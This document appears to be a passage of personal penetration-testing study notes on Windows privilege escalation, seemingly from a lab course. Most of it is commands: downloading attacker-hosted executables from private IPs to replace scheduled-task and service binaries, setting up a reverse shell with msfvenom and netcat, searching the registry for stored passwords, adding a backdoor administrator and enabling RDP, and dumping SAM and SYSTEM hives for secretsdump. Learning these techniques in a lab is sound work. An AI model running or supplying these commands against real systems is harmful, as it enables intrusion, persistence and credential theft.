



















































































































































Abusing Other Windows Components (Misc)



17.15.1 - Scheduled Tasks


Full control (F)
Inherit (I)
Modify (M)
https://bad-glitch.github.io/posts/privilege-escalation/tasks/scheduled-tasks/




View scheduled tasks
schtasks /query /fo LIST /v
We can check an interesting task running in the sub directory of a specific user for example
icacls C:\Users\steve\Pictures\BackendCacheCleanup.exe
We'll download our malicious exe to the target as well as backing up the existing task so we can restore it later.
iwr -Uri http://192.168.48.3/adduser.exe -Outfile BackendCacheCleanup.exe
move .\Pictures\BackendCacheCleanup.exe BackendCacheCleanup.exe.bak
move .\BackendCacheCleanup.exe .\Pictures\
We should see our user added, once the scheduled task is executed again


net user
net localgroup administrators
17.15.2 - Registry keys
Check for credentials including plaintext or weakly-encrypted credentials.
Recursively search for any registry key containing "password" as a key name and of type REG_SZ. Try removing /K to stop searching only in the key names and not in values or data.
REG QUERY HKLM /F "password" /t REG_SZ /S /K
REG QUERY HKCU /F "password" /t REG_SZ /S /K
Windows supports automatic logon, if enabled, user credentials (especially DefaultPassword) can be stored in plaintext here.
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>nul | findstr "DefaultUserName DefaultDomainName DefaultPassword"
SNMP community strings
reg query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP"
Stored PuTTY sessions can contain cleartext proxy creds and host IP/Usernames in the registry.
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"
Old versions of WinVNC and RealVNC store reversible password hashes (e.g. XOR-obfuscated)
reg query "HKCU\Software\ORL\WinVNC3\Password"
reg query HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4 /v password
Read the SECURITY hive cache
reg query "HKLM\SECURITY\Cache"
You may need to load the SECURITY hive first if you're analysing the hive offline.
reg load HKLM\TempHive C:\Windows\System32\config\SECURITY
reg query HKLM\TempHive\Cache
reg unload HKLM\TempHive
17.15.3 - Using Exploits

Check privileges for anything special we could take advantage of
whoami /priv

Enumerate the Windows version as well as any installed security patches, we can check for vulnerabilities against the versions
systeminfo
Get-CimInstance -Class win32_quickfixengineering | Where-Object { $_.Description -eq "Security Update" }
17.15.4 - Leveraging Unquoted Service Paths
Another interesting attack vector that can lead to privilege escalation on Windows operating systems revolves around unquoted service paths.1 We can use this attack when we have write permissions to a service's main directory and subdirectories but cannot replace files within them. Please note that this section of the module will not be reproducible on your dedicated client. However, you will be able to use this technique on various hosts inside the lab environment.
Each Windows service maps to an executable file that will be run when the service is started. Most of the time, services that accompany third party software are stored under the C:\Program Files directory, which contains a space character in its name. This can potentially be turned into an opportunity for a privilege escalation attack.
cmd.exe

wmic service get name,pathname,displayname,startmode | findstr /i auto | findstr /i /v "C:\Windows" | findstr /i /v """
As an example, here ZenHelpDesk has an unquoted service path

check our permission and check which part of the path you have write access to.
dir /Q
dir /Q /S
Next we want to create a msfvenom file for a reverse shell and upload it to the folder where we have privledges over a file to write to. Start your netcat listner and check to see if you have shutdown privledges
sc stop "Some vulnerable service"
sc start "Some vulnerable service"



If sc start fails, try this. Check the privileges above "SERVICE_START_NAME"
sc qc "Some vulnerable service"
If above fails check for shutdown privileges and attempt a restart
whoami /priv
shutdown /r /t 0
17.15.5 - PowerShell Service Privesc
cp /opt/PowerUp/PowerUp.ps1 .
Get-WmiObject -class Win32_Service -Property Name, DisplayName, PathName, StartMode | Where {$_.PathName -notlike "C:\Windows*" -and $_.PathName -notlike '"*'} | select Name,DisplayName,StartMode,PathName
move "C:\exacqVisionEsm\EnterpriseSystemManager\enterprisesystemmanager.exe" "C:\exacqVisionEsm\EnterpriseSystemManager\enterprisesystemmanager.exe.bak"
Invoke-exampleRequest -Uri "http://192.168.119.140:8000/shell.exe" -OutFile "C:\exacqVisionEsm\EnterpriseSystemManager\enterprisesystemmanager.exe"
get-service *exac*
stop-service ESMexampleService*
start-service ESMexampleService*
17.3.6 - Add a high-privilege user
net user hacker password /add
net localgroup Admins hacker /add
net localgroup "Remote Desktop Users" hacker /add
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
net users
Attempt to dump users

impacket-secretsdump hacker:password@<IP of victim machine> -outputfile hashes
Or xfreerdp3
rdekstop -u hacker -p password <IP of victim machine>

Alternatively, retrieve the SAM and SYSTEM for use with SecretsDump. This method is useful if you have SeBackupPrivilege
reg save HKLM\SAM C:\Windows\Temp\SAM
reg save HKLM\SYSTEM C:\Windows\Temp\SYSTEM
17.15.7 - Third party applications
Check PuTTY session configuration files
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"